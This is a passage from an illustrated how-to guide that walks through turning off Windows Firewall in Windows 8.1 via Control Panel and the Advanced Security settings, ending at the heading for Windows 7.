


8. Ensure that Firewall state under **Private Profile** tab is also turned off.  
9. **Close** all the windows


## Windows 8.1

To turn off Windows Firewall settings in **Windows 8.1**:


1. Right-click **Start** menu icon at the lower left corner of the screen and click **Control Panel**




2. All Control Panel Items window appears, click Windows Firewall




3. In Windows Firewall window, click Turn Windows Firewall on or off in the left pane of the window.




4. In **Customize Settings** window, select **Turn off Windows Firewall (not recommended)** radio button for both Private and Public network settings and click **OK**




5. In the Windows Firewall control panel, click **Advanced settings** link in the left pane.



6. A window named **Windows Firewall with Advanced Security** appears on the screen, click **Windows Firewall Properties** link in the Overview section



7. **Windows Firewall with Advanced Security on Local Computer** window appears, choose **Off** from the **Firewall state** drop-down list, click **Apply** and then click **OK**




8. Ensure that Firewall state under **Private Profile** tab is also turned off.  
9. **Close** all the windows


## Windows 7

To turn off Windows Firewall settings in **Windows 7**:

